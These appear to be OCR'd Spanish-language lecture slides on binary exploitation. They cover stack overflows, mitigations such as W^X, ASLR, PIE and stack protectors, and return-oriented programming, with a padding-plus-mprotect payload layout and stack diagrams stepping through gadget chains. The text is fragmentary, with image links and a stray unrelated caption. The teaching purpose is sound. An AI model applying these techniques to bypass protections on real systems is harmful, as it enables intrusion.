

```
payload padding &mprotect &buffer addr len prot
```


Stack overflow clásico
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
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE



Just
Fix
the Damn Rd
ROUGH
ROAD

¿Podemos encadenar múltiples llamadas?

E.g. getpagesize + mprotect

¿Cómo hacemos?





Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE


RETURN ORIENTED PROGRAMMING (ROP)

Idea: encadenar pequeños gadgets de código para construir payloads complejos.


EJEMPLOS DE GADGETS




EJEMPLO: ROP


eax: 0x1000
ebx:
ecx:
edx:
ESP
&gadget1
&gadget2
0x7
&gadget3
&gadget4
...
...
...
getpagesize
...
leave
EIP
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx:
edx:
gadget1
ESP
&gadget2
0x7
&gadget3
&gadget4
...
...
...
EIP
mov ecx, eax
ret
gadget2
pop edx
ret


EJEMPLO: ROP


eax: 0x1000
ebx:
ecx: 0x1000
edx:
ESP
&gadget2
0x7
&gadget3
&gadget4
...
...
...
gadget1
mov ecx, eax
EIP
ret
gadget2
pop edx
ret

